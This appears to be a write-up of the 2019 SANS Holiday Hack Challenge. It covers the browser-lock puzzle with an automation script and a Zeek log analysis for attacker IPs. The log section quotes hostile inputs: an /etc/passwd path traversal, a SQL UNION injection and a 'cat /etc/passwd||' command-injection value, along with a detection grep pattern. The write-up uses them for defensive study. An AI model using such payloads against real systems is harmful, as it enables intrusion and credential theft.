                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>

                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
                                                                                      <li>
................................................................

```

html body div.box ul.locks li div.lock.c10 div.cover

And deleting it

Oh, no! This lock's out of commission!

Pop off the cover and locate what's missing.

Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.

You can click and drag elements to reposition them in the DOM tree.

If an action doesn't produce the desired effect, check the console for error output.

Be sure to examine that printed circuit board.

```

```

................................................................

```

html body div.box ul.locks li div.lock.c10 input

```

Once the cover is off, earlier while performing the previous locks, I noticed that there were 3 classes that had values in them. "Component gnome", "component swab" and "component macaroni". These 3 classes were located within the lock instructions for

- Lock 2 - Print Preview

- Lock 6 - Hologram
- Lock 7 - Font

<https://crate.elfu.org>

The screenshot shows a wooden-paneled interface with three locks. Lock 6 (top) has the code "CZZORIO7" and a "Need a hint?" button. Lock 7 (middle) has the code "A3BLPE32" and a "Need a hint?" button. Lock 10 (bottom) has the code "X F" and a "Need a hint?" button. To the right, the browser's developer tools show the HTML structure for the locks. The relevant part of the code is as follows:

```

- <div class="c2-text instructions">
    <p>Some codes are hard to spy, perhaps they'll show up on pulp with dye?</p>
    <div class="component gnome" data-code="XJ0"></div>
    <div class="library"></div>
    <button class="hint-dispenser" data-id="2">Need a hint?</button>
</li>
- <div class="c2-text instructions">
    <p>Some codes are hard to spy, perhaps they'll show up on pulp with dye?</p>
    <div class="component gnome" data-code="XJ0"></div>
    <div class="library"></div>
    <button class="hint-dispenser" data-id="2">Need a hint?</button>
</li>
- <div class="c2-text instructions">
    <p>Some codes are hard to spy, perhaps they'll show up on pulp with dye?</p>
    <div class="component swab" data-code="J39"></div>
    <div class="component macaroni" data-code="A33"></div>
    <div class="instructions">The font you're seeing is pretty slick, but this lock's code was my first pick.</div>
    <button class="hint-dispenser" data-id="7">Need a hint?</button>
</li>

```

We can actually put this lock “back into commission” by dragging and dropping the 3 classes (gnome, swab and macaroni) into the the Lock 10 `` tag. There is a section that says “`::before`” and “`::after`” that the components can be placed in.

```
►<li>...</li>
▼<li>
  ▼<div class="instructions">
    "Oh, no! This lock's out of commission! Pop off the cover and
    locate what's missing."
  </div>
  <button class="hint-dispenser" data-id="10">Need a hint?</button>
</li>
▼<li>
  ▼<div class="lock c10">
    ::before
...
    <div class="component macaroni" data-code="A33"></div> == $0
    <div class="component gnome" data-code="XJ0"></div>
    <div class="component swab" data-code="J39"></div>
  ▼<div class="cover">
    <button data-id="10">Unlock</button>
  </div>
  <input type="text" maxlength="8" data-id="10">
  <button class="switch" data-id="10"></button>
  <span class="led-indicator locked"></span>
  <span class="led-indicator unlocked"></span>
  ::after
  </div>
</li>
```

This will fix the lock so that it now works. However, the codes that are with the gnome, swab and macaroni is not the correct code. The correct code is actually locked on the lock itself when “popped off”. To find this lock I actually went back to the css styles page and found the PNG for the popped off lock

<https://crate.elfu.org/css/styles.css/912f035c-d17c-42c5-88d8-49229d0dd17f>
https://crate.elfu.org/images/lock_inside.png

When navigating to this image and zooming in, we see the code located on the right hand side



KD29XJ37

After unlocking, we are taken to a new screen that shows us who the villian is

The Tooth Fairy

We chat back with the good ol' clever Shinny

Wha - what?? You got into my crate?!
Well that's embarrassing...
But you know what? Hmm... If you're good enough to crack MY security...
Do you think you could bring this all to a grand conclusion?
Please go into the sleigh shop and see if you can finish this off!
Stop the Tooth Fairy from ruining Santa's sleigh route!

Ah-ha! It was The Tooth Fairy! I thought that “tooth” on the scraps of paper was a dead giveaway! Now that we know who the villian is, let’s stop them! After we successfully complete Objective 11, the door into the Sleigh Shop is unlocked. Let’s enter the Sleigh Shop....

Onto Objective 12.

BONUS!!!! Objective 11 Automation (Under 5 seconds)

Below is the automation of Objective 11, which is separate than the main objective which is to just get the locks unlocked.

Prerequisite

Below is my automation script for Objective 11. Please note that this is not the most efficient or even the best looking code/script. However, it does work. I may go back to clean up my code and actually have better functionality. However, with limited time, this is what I was able to produce. I know I mashed together python and bash, but again, it works. :D

To begin, the script is a mixture of the following.

- Python3
- Python3 Modules
- Bash (Mac in this case)
- Chrome browser
- Selenium (for chrome)
 - Download the specific chromedriver (matching chrome version) and put in your path
 - Mac: export PATH=\$PATH:/path/to/chromedriver
- Tesseract
 - pip3 install tesseract

I will first go over the beginning portion of the script as a foundation. Then, I will first go over each lock individually (removing the pipes for better explanation). Lastly, I will provide the final script at the end with sample output. Let's get into it!

The Beginning

Here's the beginning of the script.

```
import requests # for requests
import urllib.request # Needed for the json request at the end
from selenium import webdriver # For selenium
import json # to properly submit json requests
import os # To perform bash commands
import subprocess # To perform bash commands
import pickle # I forget why I have this..
import time # For Sleep
from selenium.webdriver.common.keys import Keys # To use Key commands within Selenium
from selenium.webdriver.common.desired_capabilities import DesiredCapabilities # Needed
in order to get Browser logs
```

```
#####
## Automate Objective 11 for Holiday Hack Challenge 2019 - KringleCon 2 - Turtle Doves
## Written by Eric Guillen
#####

## TODO: Permanently set chromedriver to path
## export PATH=$PATH:/Users/canonzalman/Downloads
## create functions and utilize full python and not bash

# Creating an instance webdriver
# Will have to remove firefox and switch to chrome
# These allow me to access the console log (get_log('browser')
d = DesiredCapabilities.CHROME
d['goog:loggingPrefs'] = { 'browser':'ALL' }
browser = webdriver.Chrome(desired_capabilities=d)
browser.get('https://crate.elfu.org')
browserConsole=browser.get_log('browser')

# Save HTML Source to variable
html_source = browser.page_source

# Write source to "variable.txt" for access with bash (os.system)
f = open( 'variable.txt', 'w' )
f.write(html_source)
f.close()

# This is done to parse variable.txt a bit better with TR
# Move variable to testTR.txt
bashCommand = 'cat variable.txt | tr " " "\n" > testTR.txt'
os.system(bashCommand)

print('[*] Extracting all values for each lock...')
```

I have hopefully added sufficient commands. But to summarize:

- Open up browser and go to crate website
- Pull the browser logs and put into browserConsole (needed for lock later)
- Pull the HTML Source page and save to variable
- Put the page source into a file (for easier parsing with bash later)
- Take the page source file and create individual lines (again, for easier parsing later)

Now let's get into each lock

Lock 1

This lock starts off already difficult because it requires selenium and the browser log. In the beginning of my script, after opening up the browser, I extracted the browser log and stored into a variable called browserConsole. Even though the contents were in the variable, it was actually a list (or dictionary, I forget) and I needed to make it a string. I joined it together and put it into a string as shown below

With the browser console saved into variable "z", I saved it's contents into a text file console.txt

```
f = open ('console.txt', 'w')  
f.write(z)  
f.close()
```

With everything in a text file, I used bash to first split the file into new lines based off spaces. I then grepped for %c. I then took the first line of the output and cut after the second c.

The below is the full script for this lock

```
#####
# LOCK 1 - This is done by using the browser log.. and extracting it
#####
z=''.join(map(str, browserConsole)))
f = open ('console.txt', 'w')
f.write(z)
f.close()
Lock1="cat console.txt | tr '' '\n' | grep "%c" | head -1 | cut -d'c' -f3 > Lock1.txt"
os.system(Lock1)
```

I take the code and put into Lock1.txt

Lock 2

For lock 2, I notice that the code is located on the page source inside the tag. I began by using the testTR.txt file which has new lines based off spaces. I grepped for the word "" which is the tag that has the code. I then used awk to pull out the code some more. Then used cut to remove everything before the "<". I then added an extra cut to remove loose ends that I noticed in my python script.

```
class="libra">><strong>ERF5A2EP</strong></div></div><button  
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'  
'{print $3}'  
ERF5A2EP</strong>  
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'  
'{print $3}' | cut -d'<' -f1  
ERF5A2EP  
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'  
'{print $3}' | cut -d'<' -f1 | cut -d"" -f1  
ERF5A2EP
```

Below is what it looks like in the final script.

```
#####  
# Extract Lock 2  
#####  
Lock2="cat testTR.txt | grep "<strong>" | awk -F '[> ]' '{print $3}' | cut -d'<' -f1 | cut -d"" -f1 >  
Lock2.txt"  
os.system(Lock2)
```

Lock 2 extracted and put into Lock2.txt

Lock 3

Lock 3's code is located within the Network tab of Developer tools. However, this code is shown as an image and not as any text that I can easily work with. I did a lot of thinking on this and came up with the idea to just take this PNG and try to read the PNG as a text. Essentially using a tool that tries to interpret the black/white image as actual text. I found a tool called tesseract that would perform this.

First, in order to capture the image, I took my <seed> variable that I actually utilized later in my script. **NOTE** If you look at my final script, you'll see that Lock3 is lower in the code since I performed it after some of the other locks. I did this so I could reuse code I had from earlier in the script. **/NOTE**. I created a variable "c" that has the URL of the <seed> image. I then saved this URL to a file and then ran the URL file against cURL and saved the actual image as a .png. Once I obtained the PNG, I performed tesseract and save the output to a file called Lock3-image-out.txt.

Below is the Lock3 script

```
#####
## Lock 3
#####
# Extract Lock 3 - this is done by using tesseract to try to turn a png to text
c=("https://crate.elfu.org/images/" + a.strip() + ".png")
f = open ('Lock3-image.txt', 'w' )
f.write(c)
f.close()
Lock3="for URL in `cat Lock3-image.txt`; do curl -L -s $URL > Lock3-image.png; done"
os.system(Lock3)
Lock3text=""tesseract Lock3-image.png Lock3-image-out"""
os.system(Lock3text)
```

Lock 4

Lock 4 code can be found within the Local Storage of the browser. I utilized the selenium python command in order to execute a console command to get the Item '██████████' and return its contents. I had this saved to the LOCK4 variable and saved the contents of that variable into a text file Lock4.txt

```
#####
# Extract Lock 4 - This is using the browser script to pull Local storage
#####
LOCK4=webdriver.execute_script("return localStorage.getItem('██████████')")
f = open ('Lock4.txt', 'w' )
f.write(LOCK4)
f.close()
```

Lock 5

Lock 5 can be found in the title. I began by running awk to print the 6th word after the "<". This took "Crate" followed by the long gap until the code. I then used cut to just print everything after the letter "e". Lastly, I used sed to remove all blanks.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt
<html><head><title>Crack the
Crate
PGI4OQUB</title><link rel="stylesheet"
href="css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276"><link rel="stylesheet"
href="css/print.css"><link
href="https://fonts.googleapis.com/css?family=Beth+Ellen&amp;display=swap"
rel="stylesheet"><style>.instructions { font-family: 'JAM6EDL6', 'Beth Ellen', cursive;
}</style><meta http-equiv="Cache-Control" content="no-cache, no-store,
must-revalidate"><meta http-equiv="Pragma" content="no-cache"><meta
http-equiv="Expires" content="0"><script>/*
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}'
Crate
PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut
-d'e' -f2

PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut
-d'e' -f2 | sed '/^$/d;s/[[:blank:]]//g'
PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$
```

Below is the final code in the script

```
#####
# Extract Lock 5
#####
Lock5=""head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut -d'e' -f2 | sed '/^$/d;s/[[:blank:]]//g' >
Lock5.txt"
os.system(Lock5)
```

Lock 5 extracted and put in Lock5.txt.

Lock 6

Lock 6 was an interesting one since they are located inside individual class tags. Additionally, the tags are in different orders. However, I noticed on the css page that there's a consistant order that the tags need to be in when submitted.

To begin, I made individual variables for each letter of the 8 digit code. I'll go over the first letter. I ran a grep for the class name and then performed an awk to remove everything before the ">". I then performed a cut to remove everything after the "<". I am left with the letter.

```
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt
class="ZADFCDIV">Y</div><div
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print
$2}'
Y</div
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print
$2}' | cut -d'<' -f1
Y
```

I did this for each letter and then ran the variables and appended the results to a file.

Below is the final code.

```
#####
# Extract Lock 6 - Just putting them in the order that is found in the css page..
#####
ZADFCDIV=""grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 > Lock6a.txt"
GMSXHBQH=""grep GMSXHBQH testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"
RPSMZXYM=""grep RPSMZXYM testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"
IDOIJKV=""grep IDOIJKV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"
KXTBRPTJ=""grep KXTBRPTJ testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"
AJGXPXJV=""grep AJGXPXJV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"
ZWYRBISO=""grep ZWYRBISO testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"
```

```
KPVVBGSG=""grep KPVVBGSG testTR.txt | awk -F '[' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"

os.system(ZADFCDIV)
os.system(GMSXHBQH)
os.system(RPSMZXY)
os.system(IDOIJKV)
os.system(KXTBRPTJ)
os.system(AJGXPXJV)
os.system(ZWYRBISO)
os.system(KPVVBGSG)
os.system("cat Lock6a.txt | tr '\n' '' | tr -d '[:blank:]' > Lock6.txt")
```

Lock 6 extracted and put into Lock6.txt

Lock 7

This lock code is found within the page source, specifically between the <style> tag. In order to extract this data, I performed an awk of the ":" and printed the 14th field. I then performed a cut on the single quote.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[:]' '{print $14}'
'JAM6EDL6',
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[:]' '{print $14}' | cut
-d"" -f2
JAM6EDL6
```

Below is the code within the script

```
#####
# Extract Lock 7
#####
Lock7="head -1 variable.txt | awk -F '[:]' '{print $14}' | cut -d"" -f2 > Lock7.txt"
os.system(Lock7)
```

Lock 7 extracted and put into Lock7.txt

Lock 8

This lock is hardcoded and will always be VERONICA. All I did was put this into a file called Lock8.txt

Lock 9

This lock required a lot of moving parts. **Note** Honestly, I think I did extra work here since the URL was already available.. But I will just keep this here since this was part of my troubleshooting and work anyways **/NOTE**

The first was to extract the seed string from the page source. I grabbed the string by awk'ing from a double quote and printing the 8th entry. I then ran cut to extract just the string.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '\"' '{print $8}'  
css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276  
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '\"' '{print $8}' | cut  
-d"" -f2  
css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276  
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '\"' '{print $8}' | cut  
-d"" -f2 | cut -d'/' -f3  
7208fd2f-900a-47cb-ba1c-55eec33ae276
```

The next goal was to put this string into a variable within python, since I ran the above outside of python which was os.system. The below command grabs the seed and places it into a variable called seed.

```
# Run Lock9a and put into variable  
proc = subprocess.Popen([Lock9a], stdout=subprocess.PIPE, shell=True)  
(out, err) = proc.communicate()  
a=out.decode("utf-8")  
seed=(a.strip())
```

The next goal was to take this seed string and append this to the end of a URL. I then wrote this URL to a file called Lock9c.txt

```
# Combine string to URL  
b=("https://crate.elfu.org/css/styles.css/" + a.strip())  
# Write URL to file  
f = open( 'Lock9c.txt', 'w' )  
f.write(b)  
f.close()
```

Now that I have a URL, I then ran this URL through cURL and saved the output to file called Lock9-curl.txt

```
Lock9curl=""for URL in `cat Lock9c.txt` ; do curl -L -s $URL > Lock9-curl.txt; done"  
os.system(Lock9curl)
```

Now that I have the output of <https://crate.elfu.org/css/styles.css/<seed>>, I then grepped for the word “chakra”, grepped out the word “content” (which contains a piece of the lock code), then ran cut/tr in order to combine the letters together

```
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra"  
span.chakra {  
    position: relative;  
--  
span.chakra:active:after {  
    content: " ";  
--  
span.chakra:nth-child(1):active:after {  
    content: '6J';  
--  
span.chakra:nth-child(2):active:after {  
    content: 'VI';  
--  
span.chakra:nth-child(3):active:after {  
    content: 'W';  
--  
span.chakra:nth-child(4):active:after {  
    content: 'KA';  
--  
span.chakra:nth-child(5):active:after {  
    content: 'D';
```

```

Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content
content: "";
content: '6J';
content: 'VI';
content: 'W';
content: 'KA';
content: 'D';
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content | cut -d"" -f2

6J
VI
W
KA
D

Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content | cut -d"" -f2 | tr '\n' ''
6J VI W KA D Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1
"chakra" | grep content | cut -d"" -f2 | tr '\n' '' | tr -d '[:blank:]'
6JVIWKADC

```

Below is the full code for this Lock

```

#####
# Extract Lock 9
#####
Lock9a=""head -1 variable.txt | awk -F '[' '{print $8}' | cut -d"" -f2 | cut -d'/' -f3"""
os.system(Lock9a)
# Run Lock9a and put into variable
proc = subprocess.Popen([Lock9a], stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
a=out.decode("utf-8")
seed=(a.strip())
#print("Seed is: " + seed)
# Combine string to URL
b=("https://crate.elfu.org/css/styles.css/" + a.strip())
# Write URL to file
f = open( 'Lock9c.txt', 'w' )

```

```
f.write(b)
f.close()
Lock9curl=""for URL in `cat Lock9c.txt`; do curl -L -s $URL > Lock9-curl.txt; done""
os.system(Lock9curl)
Lock9="cat Lock9-curl.txt | grep -A 1 "chakra" | grep content | cut -d"""-f2 | tr '\n' '' | tr -d
':blank:' > Lock9py.txt"
os.system(Lock9)
```

I saved the code to Lock9py.txt

Lock 10

Lock 10 is hard coded on the lock itself, so it'll always be the same. I saved the code for this lock into Lock10.txt

Sending the codes

At this point, we have all 10 Lock codes! Now it's time to send them!

Since I saved all the outputs of the commands to a text file, it was now time to put all these file outputs back into a variable. I probably could have looped this better, but again, since I was just trying to get it work first, I performed this for each and every variable. I know I know, this is very sloppy. But when you're just trying to get it to work, it's going to be sloppy. Let's just call this script v0.0001 :D

The below code is basically what I did for each Lock 1 through 10. I cat the contents, remove all white spaces and put them into a variable.

```
# Lock 1
a="cat Lock1.txt | tr -d "[space:]" > Lock1-fixed.txt"
os.system(a)
f = open ('Lock1-fixed.txt', 'r')
LOCK1 = f.read()
f.close()
```

I have variables LOCK1 through LOCK10 now.

It's now time to submit the codes! First things first, I need to put these codes into a json variable

```
# FINAL SUBMISSION
data={"seed":seed, "codes":{"1":LOCK1, "2":LOCK2, "3":LOCK3, "4":LOCK4, "5":LOCK5,
"6":LOCK6, "7":LOCK7, "8":LOCK8, "9":LOCK9, "10":LOCK10}}
```

Once I have variable “data” created, it’s time to actually submit the results. By default, python doesn’t care about single and double quotes. However, JSON does. I utilized the JSON module for this. I first created a variable that contains the URL I will be submitted. I add the appropriate headers that make it a json content-type. Next, I utilize the JSON module by converting the data variable into a jsondata variable and encoding it into bytes. Below is what it looks like.

```
myurl = "https://crate.elfu.org/open"
req = urllib.request.Request(myurl)
req.add_header('Content-Type', 'application/json; charset=utf-8')
jsondata = json.dumps(data)
jsondataasbytes = jsondata.encode('utf-8') # needs to be bytes
req.add_header('Content-Length', len(jsondataasbytes))
#print (jsondataasbytes)
response = urllib.request.urlopen(req, jsondataasbytes)
```

With our submission completed, I add a print statement to tell us what the URL is to show our success (it’s just the seed JPG within the /images/scores/ directory). I also go to that page to show us the results.

```
# Print Final URL that shows speed of success
print('[+] Final URL is: https://crate.elfu.org/images/scores/' + seed + '.jpg')

# Go to success message
browser.get('https://crate.elfu.org/images/scores/' + seed + '.jpg')
```

The Final Script

Below is the final script used

```
import requests
import urllib.request # Needed for the json request at the end
from selenium import webdriver # For selenium
import json # to properly submit json requests
import os # To perform bash commands
import subprocess # To perform bash commands
import pickle # I forget why I have this..
import time # For Sleep
from selenium.webdriver.common.keys import Keys # To use Key commands within Selenium
from selenium.webdriver.common.desired_capabilities import DesiredCapabilities # Needed
in order to get Browser logs

Below is the result

Objective 12 - Filter Out Poisoned Sources of Weather Data

12) Filter Out Poisoned Sources of Weather Data

Difficulty: 

Use the data supplied in the [Zeek JSON logs](#) to identify the IP addresses of attackers poisoning Santa's flight mapping software. [Block the 100 offending sources of information to guide Santa's sleigh](#) through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

After completing Objective 11, we are able to enter into Santa's Sleigh Shop. We first see the Tooth Fairy who says

I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.
I hate how Santa is so beloved, but only works one day per year!
He has all of the resources of the North Pole and the elves to help him too.
I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.
But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!
But, although you found me, you haven't foiled my plot!
Santa's sleigh will NOT be able to find its way.
I will get my revenge and respect!
I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

We also see Wunorse Openslae who says

Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!

This is where we can solve the Zeek Json Analysis Terminal which is located in the Terminal section above.

Once we complete the Json Analysis Terminal, Wunorse tells us what we need to do for Objective 12

That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!
Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

We need to block about 100 IP addresses that are found within the http.log file located here: <https://downloads.elfu.org/http.log.gz>.

We first need to be able to login to SRF website found her: <https://srf.elfu.org/>

In order to find the credentials to log into SRF, we begin a jq filter to narrow down only requests that received a 200 Status Code. We pull out the URI, remove duplicates and sort

```
Canons-MacBook-Pro:Obj-12 canonzalman$ cat http.log | jq '.[] | select(.status_code == 200) | .uri' | sort | uniq > 200.txt
```

```
Canons-MacBook-Pro:Obj-12 canonzalman$
```

I read the first few lines

```
Canons-MacBook-Pro:Obj-12 canonzalman$ head 200.txt
"/"
"/README.md"
"/alert.html"
"/api/firewall"
"/api/login"
"/api/login?id=../../../../../../../../etc/passwd"
"/api/login?id=../../../../../../../../etc/passwd"
"/api/login?id=1"
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,
15,16,17,18,19,20"
"/api/login?id=cat /etc/passwd||"
"/api/measurements"
Canons-MacBook-Pro:Obj-12 canonzalman$
```

I notice a README.md file located in /README.md. When opening this file, I notice it contains instructions

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

#### Running:

`python3 ./srfweb.py`
```

Logging in:

You can login using the default admin pass:

```
`admin 924158F9522B3744F5FCD4D10FAC4356`
```

However, it's recommended to change this in the sqlite db to something custom.

We have now found the default admin password to log into the SRF application!

With our username and password “admin” and “924158F9522B3744F5FCD4D10FAC4356”, we can now submit the firewall rules through SRF. But how can we find the top 100 bad IP’s?

I performed a lot of enumeration but here is a summary:

- 55121 unique IP Addresses
- Per the hint from Wunorse, there are SQL Injections, XSS, LFI and Shellcode attacks being performed.
- I took notes in a spreadsheet and kept track of what JQ did what. This helped a lot with organization
- To speed up the write-up.. I will condense many of my searches and explain how they work

After a lot of enumeration, the following fields contained either attacks or were fields I wanted to pivot off of

- User Agent
- Username
- Host
- URI
- Timestamp
- IP Address
- UID

The following JQ search allowed me to extract the above contents and place them into a file that I could easily parse

```
Canons-MacBook-Pro:report canonzalman$ cat http.log | jq -r '.[] | .ts, ", ", ."id.orig_h"], ", ", .uid, ", ", .user_agent, ", ", .username, ", ", .host, ", ", .uri, "\n" > All-Important.txt
Canons-MacBook-Pro:report canonzalman$ wc -l All-Important.txt
```

```
55121 All-Important.txt
```

```
Canons-MacBook-Pro:report canonzalman$ head -1 All-Important.txt
2019-10-05T06:50:42-0800, 238.27.231.56, CIRV8h1vYKWXN1G5ke, Mozilla/5.0 (Windows; U;
Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4 (.NET CLR 3.5.30729), -, srf.elfu.org,
/14.10/Google/
Canons-MacBook-Pro:report canonzalman$
```

With my file “All-Important.txt” created, I then performed a grep looking for SQL Injection, XSS, LFI and Shellcode attacks. I also used cut to extract just the IP address.

```
Canons-MacBook-Pro:report canonzalman$ cat All-Important.txt | grep -iE
":|/etc/passwd|UNION|<script>|1=1" | cut -d',' -f2 > ALL-IP.txt && cat ALL-IP.txt | wc -l
62
Canons-MacBook-Pro:report canonzalman$
```

This yielded 62 instances of these attacks. This is my known bad IP’s. At this point, I have 62 of “100” IP addresses that I need to block. I still need at least 38 more. To find these IP addresses, I realized that I could pivot off other fields that “looked bad”.

I did this by pivoting off 3 different fields

- User Agent
- Timestamp
- UID

The pivot was very similar for all 3, but I will show how I pivoted off each one.

First, I decided to extract these 3 fields (and IP) and put them into a file

```
Canons-MacBook-Pro:report canonzalman$ cat http.log | jq -j '.[] | .ts, ", ", ."id.orig_h"], ", ",
.uid, ", ", .user_agent, ", ", "\n" > ALLwithTS-IP-UID-UA.txt
Canons-MacBook-Pro:report canonzalman$ head -1 ALLwithTS-IP-UID-UA.txt
2019-10-05T06:50:42-0800, 238.27.231.56, CIRV8h1vYKWXN1G5ke, Mozilla/5.0 (Windows;
U; Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4 (.NET CLR 3.5.30729),
Canons-MacBook-Pro:report canonzalman$
```

To begin pivoting off User Agent, I did a bash script that would iterate through my known bad IP's (ALL-IP.txt (62 IP's)) and extract the User-Agent string and it's IP address. As expected, this file has 62 items.

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt | while read i; do echo "IP is $i";  
